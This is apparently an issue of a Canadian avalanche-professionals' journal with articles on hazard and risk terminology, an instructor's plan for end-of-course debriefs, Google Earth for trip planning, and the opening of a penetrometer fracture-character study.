Decisions for snow avalanches in Canada are risk-based (CAA, 2002). While this is a correct statement for mapping and engineering methods, it is generally incorrect for the operational avalanche risk control systems that are taught today. Intuitively, practitioners are indeed making risk-based decisions, but the systems that support their practice do not always represent a risk-based approach. A risk-based system means that some measure of probability and consequence has been considered in the process. Methods that employ the current avalanche danger scale or snow stability rating system as the overriding framework for decisions are not risk-based.

In 2007, a group of Canadian and American avalanche forecasters and researchers began working together to revise the Avalanche Danger Scale. One of their objectives was to make the system risk-based. Their first task was to clarify the terminology and definitions of avalanche hazard, danger and risk. Risk definitions vary among disciplines and for individual applications, thus any framework for risk must include definitions and any risk definition given will not be universally accepted (McClung, 2005). This is because risk must relate specifically to something of value at risk. Generalizations regarding risk are ambiguous, therefore any useful application of a risk definition requires it to be specific for that particular discipline. The following discussion is specific to snow avalanche risk.

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2. AVALANCHE HAZARD AND DANGER

Avalanche hazard and avalanche danger are synonyms. The term avalanche hazard is used from this point forward, but its meaning is synonymous with avalanche danger. Avalanche hazard describes a source of potential harm, and is a function of the likelihood of triggering and the destructive size of the avalanche(s). Basically: what is the chance of an avalanche occurring, and how big will it be?

It is essential to understand that avalanche hazard is independent of any element at risk. The hazard can be high while nothing is at risk, which is a common situation. What links and differentiates *hazard* and *risk* is a key third term, *exposure*. To illustrate, a hazard is of no consequence to a person who is not at all exposed to it. Backcountry avalanches, therefore, should not concern anyone who avoids traveling in the backcountry. Avalanche hazards in mountainous terrain are common, but they represent a risk only to people using such locations when a certain depth of snow exists, thus presenting exposure to risk (O'Gorman, 2003).

2.1 Definition of Avalanche Hazard/Danger

Avalanche hazard/danger is the potential for an avalanche(s) to cause damage to something of value. It is a function of the likelihood of triggering and the destructive size of the avalanche(s). It implies the potential to affect people, facilities or things of value, but does not incorporate vulnerability or exposure to avalanches. Avalanche hazard is commonly expressed using relative terms such as high, moderate and low.



Figure 1: Avalanche hazard is a function of likelihood and size.

2.2 Likelihood of Triggering

This is a measure of the likelihood of avalanche initiation, and is done using both qualitative and quantitative techniques. Qualitative methods employed by practitioners make judgements that are inferred from evidence, and are represented using likelihood statements such as *possible* or *almost certain*. Quantitative techniques used in mapping and zoning measure avalanche frequency using statistical techniques based on either historical records, and/or a subjective investigation of avalanche return period. This kind of analysis combines probability values for both unstable snow conditions, and triggering. The resulting value (0-1) expresses the annual probability of avalanche occurrence.

2.3 Destructive Potential

Destructive potential is most commonly measured in Canada using the Canadian avalanche size classification system (CAA, 2007). This is a subjective measurement resulting in an estimate of avalanche size between 1-5. It is based on a qualitative assessment that imagines objects located in the track of the avalanche, and estimates the harm the avalanche could cause (CAA 2007). Engineering risk analysis sometimes uses a quantitative approach that considers destructive potential by calculating impact forces based on the measured properties of snowpack, terrain, avalanche motion and the element at risk.

3. AVALANCHE RISK

Avalanche risk must relate to a specific element at risk. This could be a person, group of people, forest, vehicles, or infrastructure – anything that is determined to be of value to someone at a specific time. Avalanche risk is determined by the exposure of that element, and its vulnerability to the avalanche hazard. This means that when an exposed element moves, the risk to it changes. This basic explanation is why terrain choice is the principal method of risk control in backcountry travel, when the exposure is dynamic and always changing.

3.1 Definition of Avalanche Risk

Avalanche risk is the probability or chance of harm resulting from interactions between avalanche hazard and a specific element(s) at risk. Avalanche risk is determined by the exposure of that element, and its vulnerability to the avalanche hazard.



Figure 2: Avalanche risk is a function of hazard, vulnerability and exposure.

3.2 Vulnerability

Vulnerability is a concept that expresses susceptibility to the impacts of avalanche hazard, and it must relate to a specific element at risk. An old growth tree and a person standing side by side will have very different vulnerabilities to the hazard; therefore, while the hazard may be the same, the risk to each of them will be different. The person may be susceptible to Size 2 avalanches, whereas the tree might be susceptible to only a Size 4 – thus, the person has a higher vulnerability and subsequently higher risk.

This has relevant meaning when considering the use of safety equipment such as transceivers or Avalungs. All other things being equal, those who use transceivers are less vulnerable than those who don't. The same can be said for experience; professionals with years of experience in avalanche terrain are apt to respond immediately when caught in an avalanche, as opposed to a beginner who may not recognize the situation as quickly and be swept away. In general, the professional has a lower vulnerability owing to their experience and training.

Engineering risk analysis considers vulnerability to different avalanche sizes. For example, a structure may withstand the impact force of a Size 2 avalanche, but not a Size 3. If the terrain can produce a Size 3, depending on the frequency, then this structure will have some degree of vulnerability, and the risk analysis will reflect that.

3.3 Exposure

Exposure is about where, and for how long the element at risk is positioned in the terrain. For backcountry travel, the exposure component of risk is the single most important consideration for controlling risk. This is because a person is capable of having complete control over where and when they travel, and is therefore charged with absolute responsibility for his or her own risk. Even during periods of high avalanche

hazard, a simple reduction in exposure will reduce the risk. On small-scale terrain features, even minor adjustments in how one is exposed to the hazard will change their risk – a few meters in either direction can be the difference between a low and high-risk situation. As the classic old adage goes: terrain, terrain, terrain.

4. CONSEQUENCE IN AVALANCHE RISK

Consequence refers to the impact of a hazard, or the "if it goes, what will happen" question. This essential consideration is missing from the current versions of the Avalanche Danger Scale and Snow Stability Rating System.

In avalanche risk, consequence is determined by three factors: destructive size, vulnerability and exposure. However, because avalanche hazard is independent of anything at risk, we cannot consider vulnerability or exposure when assessing the hazard. Thus, destructive size potential alone should account for the consequence factor when determining avalanche hazard. Avalanche risk takes the next step, and factors in the additional consequences of vulnerability and exposure for the element at risk. This is why there can be hazard without risk, but not risk without hazard.

5. THE LANGUAGE AND UNCERTAINTY OF AVALANCHE RISK

Different objectives use different methods and language for evaluating risk. Engineering risk is often numerate, and assumes that all elements of risk may be represented in terms of probability (CAA, 2002). This means that all components of risk can be expressed probabilistically as a number between 0-1, and that risk calculations will result in numerical probability statements such as 0.20, or 20%. These calculations often form the basis for a qualitative description of the risk.

Operational avalanche risk control is not mathematical, and practitioners rely on evidence to infer their subjective judgement. In the case of day-to-day avalanche forecasting and mountain travel, avalanche risk is evaluated using qualitative terminology that relates to avalanche likelihood, avalanche size and terrain descriptions.

In either case, there can be significant uncertainty associated with any avalanche risk analysis. This inherent uncertainty requires that the avalanche specialist clearly state the underlying assumptions and the approximate nature of the results (CAA, 2002). It is better to be approximately correct, than exactly wrong.

6. AVALANCHE RISK CONTROL METHODS

Avalanche risk control involves deliberate actions taken to control the risk to a specific element. This is accomplished using methods that reduce any of the four factors discussed previously: likelihood of triggering, destructive size, vulnerability and/or exposure. The objective of avalanche risk control is to maintain risk levels between the lower and upper limits of acceptable risk, known as the Operational Risk Band (McClung, 2002).

Risk control for infrastructure is most easily accomplished at the planning stages by applying proper risk mapping techniques. This can reduce the risk to the infrastructure by specifying placement and/or structural protection for the element at risk. Standards and acceptable risk thresholds are defined in Canada (CAA, 2002).

Operational avalanche hazard reduction is accomplished using control techniques such as explosives and/or ski cutting. In real-time, these methods increase the likelihood of triggering by artificially inserting triggers, but in the longer term they reduce the likelihood and size of the potential avalanche. This reduction in hazard contributes significantly towards reducing the risk to the exposed element. Closures eliminate exposure and therefore eliminate the risk, but not the hazard.

For backcountry applications where the hazard cannot usually be controlled, reductions in vulnerability and exposure will control the risk. The hazard is first assessed and coded, and the terrain is then chosen accordingly. Vulnerabilities such as a skier's ability are assessed and reduced with technology where appropriate, for example with the use of transceivers or inflatable airbags. Finally, and most importantly, real-time exposure to avalanche hazard is managed through specific terrain choices.

7. CONCLUSION

Decisions for snow avalanches in Canada are risk-based (CAA, 2002). Although presently a half-truth, hopefully this statement will be further supported in the near future through the adoption of standards that specify avalanche risk evaluation methods for practitioners, using risk-based structures and terminology. It seems a basic requirement that any practicing professional undertaking avalanche prediction or risk control should have a complete and unbiased understanding of the meanings of avalanche hazard, danger and risk. These are basic concepts that should be taught early, and built upon.

Risk-based systems explain how practitioners have been doing their work for years. Avalanche hazard evaluation illustrates the commonalities between forecasters and guides working in different domains, while avalanche risk control methods highlight the different, and specialized techniques that are unique to each particular operation.

Future modifications to the Avalanche Danger Scale will ensure it is risk-based, and used as a tool for communicating avalanche danger to the public. Although the danger scale contributes to the evaluation of risk, by itself it is not an evaluation of risk. Avalanche bulletins warn of danger, but only the public themselves can determine their own individual vulnerabilities and exposure, thus being in control of their own risk.

8. ACKNOWLDGEMENTS

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Where Do We Go From Here?

A Lesson Plan for Post-Course Student Risk Reduction

By Colin Zacharias

This article summarizes a presentation made by Colin at the 2008 Pre-ISSW Educational Forum, hosted by the American Institute for Avalanche Research and Education (AIARE) on Sunday Sept. 20th.

This past December, 2007, an avalanche occurred on Tent Ridge in Kananaskis Country, Alberta. The avalanche involvement report stated two backcountry skiers were digging a snow profile on a 35-degree northeast-facing slope when the avalanche occurred. Both were completely buried, both deceased. As an avalanche educator, this incident gave me pause. I have often wondered, when a student walks out the door at the course end, *how relevant and lasting was my message?*

Ski touring in the McGillivray Pass, Coast Range.

Tom Murphy

Over the years I have heard many avalanche course instructors discuss the question of how what we teach will relate to how the student will apply the knowledge after the course is completed. There is no doubt we all hoped we were doing the best we could. We were convinced the new information a student learns on an avalanche course reduced the likelihood of an incident by improving their decision-making and by making the choices of avoidance and mitigation ever-present options. But we naturally worried that by introducing methods to test snowpack properties, the students would want to go out and apply this new information, without having the experience to interpret the findings and potentially increasing their exposure to the uncertainties in avalanche terrain.

As a so-called "expert" in the avalanche forecasting industry, the only fact I know for certain is that even after 15 years into my career, I was *barely* good enough to do the job well. With many complexities in mind, most instructors keep course content basic and in line with the student's experience. Instructors urge the student to use a checklist style decision making tool, read the bulletin to compare what the experts say and note what others observe, watch out for the "red flags" or obvious clues, and use appropriate travel techniques. Keep it simple is the message and, as the conditions become unfamiliar or complicated, defer to simpler terrain choices that experience tells you is less likely to avalanche.

The goal of this lesson plan isn't to challenge traditional avalanche course curriculum. It is to focus on one crucial element—the final course debrief. The final debrief is an important instructional tool that is often inadequately scheduled, planned, or rehearsed. Given the likelihood that the student will travel in avalanche terrain, an hour-long course debrief gives the instructor an opportunity to reduce post-course risk by encouraging the student to mimic the course processes of assessment, extrapolation,

Colin Zacharias

Examiner Dwayne Congdon works with a group of aspirant ski guides, Rogers Pass, BC.

and terrain decisions. Each course leader owes it to the students to contextualize the class and field sessions in light of the student experience and future pursuits, and give them some answers to the inevitable questions, "Where do we go from here? Now what?"

There is no reason *not* to complete a thorough course debrief. The instructor may implore that it is more fun to end on a social note over a beer, or find that the group is keen to get on the highway and beat Sunday traffic back to San Francisco, or worry that final debriefs may have the atmosphere of a soap box sermon. But there's no need to proselytize or end the course with a nervous warning! If the schedule is tight, plan an afternoon stop in a sheltered grove of trees and sit on your pack over a final cup of tea. The best scenario is to book a meeting room at the ski area or near the trailhead and facilitate a group discussion.

At the course start the student is asked, "What do you hope to learn this week?" At the course end the student is asked, "What have you learned and how can you safely apply the skills when you leave this course?" The student should be made aware that during the week the management of the hazard and decisions were coached and modified by the instructor. It helps to review several decisions that were made to illustrate this process.

Student Learning Outcomes

By the end of the hour-long debrief the student will have:

- Reviewed the pre-course goals and compared them to those accomplished during the course.
- Understood the factors (such as weather, snowpack, travel conditions, and student skill level) that may have affected the course curriculum.
- Understood that the decisions made in avalanche terrain this week were introduced, coached and modified by an expert.
- Realized that once they leave the course the expert may no longer be there to coach the decision making process.
- Reviewed the knowledge and skills the student is encouraged to apply with their peer group.
- Reviewed the knowledge and skills the student is recommended to apply only with the oversight of a mentor and expert.
- Been introduced to where the student can go to learn more, where the student might find an expert to travel with in the back-country, and what defines an "expert."
- Been introduced to the additional resources available to the student.

Motivational Strategy (Why Should the Learner Pay Attention?)

- The more experienced and confident recreationists are, the more likely they are to perceive the risk to be less than it actually is... *Human Factors in Avalanche Accidents*, Atkins, 2001
- "In a study of 546 avalanche accidents involving 1050 recreationists, avalanche training did not appear to decrease the level of hazard to which groups exposed themselves; groups with basic training often exposed themselves to higher levels of hazards than those with less training." (McCammon, 2000), *The Role of Training in Recreational Avalanche Accidents in the United States*. Presented at the ISSW Oct. 2000
- "Although exact accident rates for these recreationists are unknown, we do know that between one-third and one-half of all avalanche victims had formal avalanche training prior to their accident." (McCammon, 2000: 2004), *Sex, Drugs and the White Death: Lessons for Avalanche Educators from Health and Safety Campaigns*, McCammon. Paragraph 3.2.

What Will the Instructors Do? What Will the Learners Do?

Prior to the start of the course debrief, the instructor should make a couple of important "silent assumptions" to help guide the discussion (from McCammon 2000, 2004):

- Assume, during a short course format, the instructor hasn't altered student behavior or willingness to enter avalanche terrain!
- Assume the student will apply the skills and information learned this week to their future field decisions!

"As a so-called "expert" in the avalanche forecasting industry, the only fact I know for certain is that even after 15 years into my career, I was *barely* good enough to do the job well."

1. Place into context the key decisions made during the week.
   - Review the key hazard management and terrain decisions made during the week.
   - Ask the student to recall decisions made and determine how much was mitigated by the framework of the course, the application of the group's combined experience, and the experience and knowledge of the instructor.
2. Use the same relevant scenarios to help the student assess his or her own abilities:
   - Prior to the course, and given the same described situation, what decision would the student have arrived at independently?
   - Now they have a method for making decisions what would they do in the same place, same conditions next week?
   - How comfortable is the student applying new information and methods to a personal decision making process? Would they wish they were with a more experienced person?
3. Review the skills the student can apply without oversight and those requiring the oversight and mentorship of a more experienced person. Below is sample list:

STUDENT APPLICATIONS MADE WITH THE OVERSIGHT OF AN EXPERT	STUDENT APPLICATIONS MADE IN A GROUP OF PEERS
Extrapolating (non "red flag" values) effects of weather on the changing mountain snowpack	Observing and recording what experts say regarding recent and current avalanche danger (bulletin and local expert opinions)
Identifying the structural properties of the snowpack	Identifying terrain options during pre trip plans
Verification and application of snowpack tests	Observing and assessing avalanche danger factors from "obvious clues" checklist (human factors, weather, snowpack, current avalanches, and terrain factors)
Understanding spatial variability of the snowpack across the start zone and slope	Observing and confirming snowpack layers as identified and discussed in the avalanche bulletin
Assessing snowpack instability	
Making and altering terrain choices based on conclusions drawn from on site snowpack information	Assessing physical characteristics of avalanche terrain in the field and choosing fairly simple terrain choices
Choosing ski lines based on relative snow strength and likelihood of triggering	Applying travel techniques

4. Discuss how to choose and evaluate an "expert." Who would they like to ski and ride with? Where would they find an appropriate mentor? It is important for the instructor to define what is meant by "experience." It helps to use the instructor's perspective—what did it take for you to feel comfortable applying terrain experience to your decisions?

Colin Zacharias

Enjoying the day on McGillivray Pass in BC's Coast Range.

Experience isn't *just* the number of days ski touring:

- Experience includes the history of relating local weather patterns and specific snowpack characteristics to avalanches on specific terrain features.
- Experience includes recording daily weather and field observations and relating field test information to unstable snow and avalanche cycles.
- Includes comparative experience in adjacent mountain ranges, different snow climates and different snowpacks.

The Link Forward

One indelible impression left upon the student at course end is making decisions in avalanche terrain *requires the ability to make a personal risk assessment*. Part of that risk assessment involves knowing how each individual is likely to make decisions. The less experienced person is likely to want to use snowpack evaluation in their terrain decisions. The same individual is just as likely to find the variables complicated and hard to prioritize and end up going where they have gone before, using "new knowledge" to justify their decision.

Our job as instructors is to ensure that each student, by the time they leave the course, has a method to evaluate their personal levels of avalanche risk, including an awareness of their own process:

- Am I using a checklist to meter the decision making process?
- Am I seeing what the experts see? (Are my terrain choices consistent with the danger rating?)
- Have I been in this situation before?
- Is this the same choice I would have made prior to the avalanche course?
- Do I have a simpler terrain option?
- What are the consequences if an avalanche does occur? And finally,
- Do I wish I were with a more experienced person right now?

Wrapping up each course up naturally involves suggesting future trips, future courses and an encouraging tone—have fun and here is a list of helpful resources. The instructor knows that "nothing ventured, nothing gained" is the inevitable motivation that urges the student through their first 10 years of backcountry travel. The instructor also hopes that the student's "ghost in the machine" is haunted in some way by what's been learned from his avalanche course instructor.

Colin Zacharias Collection

Colin Zacharias is a Mountain Guide and mountain safety consultant who has worked in avalanche control programs for close to 30 years. He has also helped to develop curriculum for several programs including the ACMG Ski and Mountain Guide certification programs, the CAA ITP Level 2 programs and AIARE's Level 3 and the American Mountain Guides Association certification process. Colin has been a CAA ITP instructor since 1993.

In Your Face from Outer Space


Google Earth gives you a front-row seat to anywhere on earth, thanks to satellite technology

By Robert Hemming

Google Earth (GE) is one of a number of virtual globes that can be found on the internet today. GE now claims over 400 million users, which means you probably have the plug-in on one of your computers. If you don't, well, go get it. This is one of the most powerful terrain visualization tools available to man at this time.

Three licenses are available from Google: Google Earth Pro (which is intended for commercial use), Google Earth Plus, and Google Earth, which is free. This last version is the only one I've looked at so far and although the functionality is limited, it is all you need to have a look around and do some serious trip planning. Download it easily from the web and swoop down from the upper atmosphere to anyplace on earth, faster than the speed of sound.

The navigation tools on the right of the screen take some practice but it is time well spent. You may have trouble at first with the "look" joystick, the little eyeball surrounded by a "compass" ring, but it will quickly become second nature. You will then have more power at your finger tips than the wizard Saruman the White did with his enchanted viewer in the Lord of the Rings.




The images you see on GE are a compilation or superimposition of images from satellites, aerial photography and 3D GIS (Geographic Information System). The result is an imitation of reality, communicating complex geographic information that the human brain can assimilate much easier than the 2D images we have been working with until very recently.

I see GE derived images everywhere these days; on the television news, imbedded in the slickest PowerPoint presentations, on trail signs in some national parks and on the CAC public avalanche bulletins. Check out the new trail guide for the upcoming ski season at your favourite mountain resort. It probably has that 3D look that you get used to seeing on GE.

Image quality varies, depending on location. Some terrain can look bizarre yet will still yield tons of information as the satellite data is precisely indexed to the earth. Other areas have such high resolution that you can make out even relatively small details. Have a look at the Blaeberry River valley just north of Golden or the climbers' parking lot at Skaha to see how good these images can be.

Some features however, like shorelines, don't look very good. If you look at Lake Louise on GE you will see what I mean. Most of the current images are no more than three years old and updates are occurring constantly so don't despair if your favourite riding stash doesn't look that great right now.

Looking at terrain from any angle or elevation is only a small part of this incredibly powerful tool. Layers of data laid over the terrain can be turned on or off at the touch of a button. Lat/Long coordinates and elevation relate exactly to the location of the cursor over the image. A ruler allows rudimentary mapping directly on the images. As you zoom in on features you will usually find even more information becomes available. Input coordinates or a place name into the search box and away you go, anywhere around the globe in just seconds. You can also switch from GE to a variety of digital topo maps at the speed of a click.



Google earth at work on a trail sign in Mount Revelstoke National Park.

Robert Hemming

The latest version of GE includes an “Easter Egg” or an unadvertised bit of software. It’s a flight simulator that you can fly through Google’s earth. Flying over Mount Everest from the south and then screaming down the north face into China in a single engine SR22 is a blast. Yee-haa!

What really got me hooked on GE was a button I found on some mapping software that I had recently purchased. Pressing the button, called “view in Google Earth,” took all the information I had placed on 2D topo maps using the software or uploaded from my GPS unit and transferred it to GE, with deadly accuracy, like magic. My tracks, routes and place marks/points of interest are right where they should be. Wow! This feature is also part of GE Plus, GE Pro and many wireless handheld devices, without having to purchase software separately.

It’s the geeks of the real world that will love GE the most though. Its developers have made the source code available to anyone who wants it. Scientists and others are inventing web tools and plug-ins that are using the available information in ways that no one has ever imagined. Visit the work going on at http://puff.images.alaska.edu/kml.shtml to get an idea of the potential for earth sciences.

Did I mention the educational possibilities? How hoodlums in Britain are using GE for evil, identifying swimming pools in their neighbourhoods that they then party at when the rightful owners are absent? Or how a Stone Age tribe in the Amazon has teamed up with the people at GE to fight illegal logging in their territories? And how you can copy an image or a tour that you create using GE and then send it via e-mail with just a few clicks directly from the utility? Well check it out because this article hasn’t even scratched the surface of what is possible. And remember, whatever you do, don’t look up at the sky, especially if you are interested in astronomy.

“If you can’t see it, model it.” - unknown

>>Robert Hemming is an Avalanche Technician for the BC Ministry of Transportation and Infrastructure in Revelstoke. He’s been a member of the CAA since 1989.

Fracture Character from Penetrometer Profiles

By James Floyer

Introduction

High resolution penetrometer technology has been around for a while now. The first analogue instrument was made in the 1970's (Bradley's resistograph) and a digital version was made a decade later (Dowd and Brown's digital resistograph). Over the years a handful of instruments have appeared, hoping to lure practitioners into plunging probes into the snow and wean them off the laborious habit of digging pits. Although there still seems to be a lot of enthusiasm surrounding penetrometer technology, in practice the luring and the weaning just hasn't happened yet.

While these fancy instruments have excited researchers with their ability to objectively and rapidly measure snowpack properties (most that have been produced measure hardness, some measure density), there are some good reasons why snowpack penetrometers have not found their way into everyday, mainstream snow assessment practices. One reason is cost. Personally, I don't put too much store on this, as I firmly believe that people would be willing to pay quite a bit of money for an instrument if it made the task of assessing snowpack stability faster and/or more certain. Instead, I believe the more important reason is that we haven't yet figured out how to reliably identify weak layers of interest (critical weak layers) from the penetrometer signals.

The study summarized here (see Floyer (2008, pp. 129-151) for a more detailed account) makes a step towards the goal of detecting critical weak layers by relating the shape of the penetrometer signal at a weak layer to the fracture character of that weak layer determined from a nearby compression test. Using the premise that weak layers that fall into the sudden fracture character category can be considered of critical interest, a scheme is presented that allows for this discrimination to be made. The scheme does require the weak layer to be pre-identified, so essentially this scheme is a method for determining the importance of a weak layer that has already been defined. At the University of Calgary, we have also been making progress towards weak layer detection, but for now, I'll focus on the fracture character study.




Figure 1.




Figure 2.

Method

The penetrometer profiles for this study were collected using a modified SABRE penetrometer (Mackenzie and Payten, 2002) manufactured by Himachal Safety Systems. This manually driven instrument records force-resistance with depth at a frequency of 1000 Hz. The analytical techniques used here could readily be applied to data collected using other digital force-resistance penetrometers.

Compression tests were carried out in close proximity to the penetrometer profiles and the fracture character and depth of each fracture was recorded. In total, 78 penetrometer profiles and 56 compression test results were collected from 28 different site-days and 16 unique sites during the winter of 2007-2008. A typical test configuration is shown in Figure 1.

